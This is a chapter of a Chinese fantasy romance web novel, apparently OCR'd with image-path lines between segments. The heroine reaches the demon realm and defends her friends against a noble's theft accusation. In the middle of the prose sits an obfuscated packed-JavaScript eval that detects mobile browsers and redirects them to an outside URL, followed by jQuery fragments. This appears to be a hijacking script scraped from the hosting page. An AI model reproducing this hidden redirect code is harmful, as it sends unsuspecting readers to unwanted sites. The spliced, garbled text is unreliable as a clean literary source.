西境。
和南城的阴暗不同,整个西境都弥漫着祥和的气息。
甫一落地,庄时雨浑身的毛孔都自发地张开,贪婪地吸食着周边纯净的灵力。
在南城呆的时间太久,丹田亏空得厉害,也幸好有以前积攒的灵石吊着,不然庄时雨怀疑自己要成为修士中第一个因为没有灵力修行修为倒退的人。
高大的树枝一层叠着一层,庄时雨仰头看着边关月带她穿梭其中,这是一片如同童话书般的梦幻森林,每一棵树都存在了上千年。
边关月察觉到庄时雨的目光,轻轻笑了一声:“你再这样看下去,我会怀疑你其实有力气自己下来飞行。”
庄时雨的脸“腾”地一红,结结巴巴地小声反驳:“也……也没有吧,睁眼睛的力气还是有的。”
边关月继续笑,头也不垂地望向更远的远方。
“是吗?”他的声音在庄时雨头顶响起,“这样的话那你抓牢了哦,我尽量在天黑前赶到。”
说完,在庄时雨的一声惊呼中,边关月蓦地加快了速度。
于是庄时雨不得不更紧地抱住边关月的身体,以此来确保自己不会从高空中跌落。
飒飒风声从耳边吹过,边关月说得不错,在太阳差一点被地平线淹没的那一刻,他们两人准时落地。
高大的城墙将这片领域团团围住,城墙之上哨所连绵,数十只兽身鹰翅的生物在上空盘旋。
能感受到这些兽身鹰翅的生物虎视眈眈的目光,边关月以指为哨,盘旋的生物停在城墙上,厚重的铁链闷声作响,城门吱呀开启。
庄时雨终于得以窥见里面的全貌。
没想到这城墙还是一方阵法,跨进城门之后的情况与在外面看见的情况截然不同。
外面一片荒原,里面确实热闹得很。
整片区域被崇山峻岭环绕,两排鳞次栉比的房屋组成街道,各种或人形或兽形的生物在其中叫卖。
街道后面,山林耸立,洞穴错落有致,连一根根高耸入云的树木上也建有房屋,翙翙鸟雀穿梭其中。
庄时雨吃惊地看着眼前的景象,边关月并不意外,留给庄时雨充足的时间观察后他才出声提醒:“感兴趣的话可以后面再来逛逛,今天的集市马上结束了,还是早点回去休息为好。”
话音刚落,一阵悠扬的鸟叫声蓦然响起,街道两旁的老板们仿佛得了某种号令,默契地开始收拾东西。
有收拾得快的人已走出限制范围,一弯腰,一跺脚便现出原形,各种各样的巨兽和猛禽在视线范围内伸展,场面一时诡异而刺激。
庄时雨目不转睛地盯着眼前的画面,边关月也不催,只是在这些妖兽有误伤庄时雨的迹象时提前施法拦住。
等这些妖兽都离开,庄时雨终于恋恋不舍移回目光。
边关月眉头微挑:“好看吗?”
庄时雨认认真真地回味了一遍刚刚的感觉,煞有介事地砸吧嘴点评:“还是第一次这么近距离看动物大迁徙呢,怪特别的……”
边关月莞尔,动作轻柔地帮庄时雨理顺她被风吹乱的头发,温声道:“喜欢看的话我们下次再找个时间特意去看,回去之后好好休息,不要再想其他事情了。”
庄时雨听话点头。
夜深。
明月洒照大地,如水月光静然流淌,烛火噼啪,青年男子与老者执子对弈。
老者苍老的声音慨然响起,言语中有种超出凡尘的平静:“你比我预想的要更快,她的消息有跟你父王说吗?”“还没有,”青年眉眼淡淡,落下一子,看不出在想什么,“我还没告诉她真实情况。”
老者摇头,轻叹一口气:“你不在的这些时日,二殿下越发活跃,王上的身体每况日下,这件事还是要尽早确定下来,于你,于妖族,都是一件大事……”
青年何尝不知道这个道理,只是坦白可能带来的后果,还是让他有所迟疑。
老者一边捡起青年被他包围的棋子,一边感叹:“还是造化弄人……怎么偏偏那位就选择附身在人族身上,如果你愿意的话,明天可以把她叫到我这里,跟她做笔交易,我想她会愿意的……”
青年顿了顿,手中的棋子久久落不到棋盘上。
老者长声叹息:“世上安得两全法呀……”
一夜无梦。
整夜的休息让庄时雨罕见地神清气爽起来,全身的经脉都已复苏,庄时雨放肆地伸了一个懒腰,迎接属于自己的清晨。
她的住所在整个结界中心区域的西北角,竹林环绕,据边关月所言平日除维护外再无人进入,庄时雨也就懒得改造,只设置了一个结界,然后便悠闲地开始打五禽戏。
这还是和祝无忧一起相处时养成的习惯,几套下来,端的是大汗淋漓,身体也越发舒畅。
五禽戏还没打尽兴,门外便隐隐传来吵闹声,庄时雨无奈地叹了口气,施了一个清洁法术,然后往门口走去。
潇潇竹叶摩擦出悦耳的声音,庄时雨推开门,便看见门口针锋相对的两波人。
一边是身着华服声势浩大的贵族男女,一边是势单力薄却也不甘示弱的姐弟,见有人出来,两方人马齐刷刷地看向庄时雨。
清晨的阳光明亮却不刺眼,阳光下,少女的气质恣意而慵懒,就像懒洋洋晒着太阳的波斯猫,让人舍不得移开目光。
还是千音率先反应过来,他“刷”地一声蹭到庄时雨旁边,挽起庄时雨的手臂,亲昵开口:“仙女姐姐,你果然还活着,真的太好了!你不知道我们等你等得多苦,真的想死你了!”
杭如雪相比较就克制许多,虽然神色激动,却只是站在原地轻轻唤道:“时雨大师。”
其余的人你看着我我看着你,似乎不明白这突然出现的人是什么身份。
庄时雨戒备地看着眼前这群突然出现的人,为首的男女身着苍翠和碧绿衣衫,远远望去,倒像一对璧人。
只是这璧人终究是来者不善,见到庄时雨的反应,男子愉悦开口:“看来王兄的眼光也不怎么样嘛,还以为带了个雌性,原来也只是个人类。”
庄时雨还没有理解男子话里是什么意思,男子却已瞬移到她面前,一只手勾上她的下巴,一边诱惑她道:“人类,王兄许了你什么好处?我可以给你双倍,跟我走吧。”
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17253902|187715||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
浑身的鸡皮疙瘩在一瞬间同时立起,庄时雨几乎是本能地同时往后,没想到反而引来了男子的夸奖:“反应很快,倒是我小瞧你了。”
庄时雨咬了咬牙,尽量压制住自己的脾气道:“你到底是谁?”
“嘘,”男子将手指放在唇边比出一个噤声的手势,“现在不是好奇这个的时候,你的两位朋友刚刚偷了我的雌性的玉扳指,识相的话,就让他们自己交出来。”
庄时雨狐疑地顺着男子的视线看向被她护在身后的杭如雪和千音,两人正因为男子的污蔑涨红了脸。
“我可没偷,你不要含血喷人。”
“谁稀罕你个玉扳指了,本小姐要什么没有?”
两人的言语中是实打实的愤怒,男子却全然没有放在心上,他双手环胸直回身子,不急不慢地等待庄时雨的答案。少女在他的注视下垂了眸,清晨的阳光清冷而明亮,却照不出她眸光中的情绪。
稍息之后,她重新抬起头,目光愈发坚定,站位也离杭如雪和千音更加近,她笃定开口:“我的朋友绝不会做这种事情。”
明明身份差距如此悬殊,此刻少女的脸上却无半点畏惧。
男子饶有兴趣地挑眉:“哦?你是想说我弄错了?”
庄时雨的脸上表情不变:“我只能肯定不是我的朋友们做的。”
男子嘴角勾起一抹冷笑,仿佛听到了世间最荒谬的笑话,毫不掩饰地轻嗤出声:“你的肯定值几个钱?”
眼见着事情逐渐发展得不受控制,最初提自己玉扳指丢失的女子连忙出来缓和局面。
“大人,算了,只是一个玉扳指而已,您对越姬的情谊,越姬都知晓的。”
她生得极美,眉如远山含烟,眼似秋水盈盈,唇若丹砂点染,举手投足间尽显万种风情。
便是如此,为了平息男子的怒火将手放在男子的胸口处轻拍,也别有一番滋味。
在越姬的安抚下,男子的情绪果然好转许多,虽然看向庄时雨等人的脸依然阴郁,先前的压迫感却已消失殆尽。
“既然越姬也不愿继续追究了,今日便放你们一码,下次手脚放干净点,别被我抓到,否则,绝不是这个下场。”
一番话彻底将庄时雨等人盖棺定论,仿佛他的不追究是天大的恩赐,千音恼火地想要上前理论,杭如雪也眼含愤怒。
庄时雨轻轻抬手,安抚已经暴怒的杭如雪和千音,同时抬高声音对着男子的背影微笑道:“大人就这样走了?你不想知道真正的小偷是谁吗?”
“你说你有办法找到真正的小偷?”
听到庄时雨的话,男子离开的脚步果然顿住,他狐疑转身,脸上写满对庄时雨的怀疑。
从这一瞬,胜利的天平不再倾向男子。
虽然是在回复男子,庄时雨却微笑地看向越姬,脸上是完美得无懈可击的笑容:“自然,你相信吗,越姬姑娘?”
越姬眼中闪过一丝慌乱,不明白庄时雨为什么要问她,她的笑容有些许勉强,但只是一瞬,转眼又绽放出无边风情。
“道友既然都这样说了,越姬自然相信。”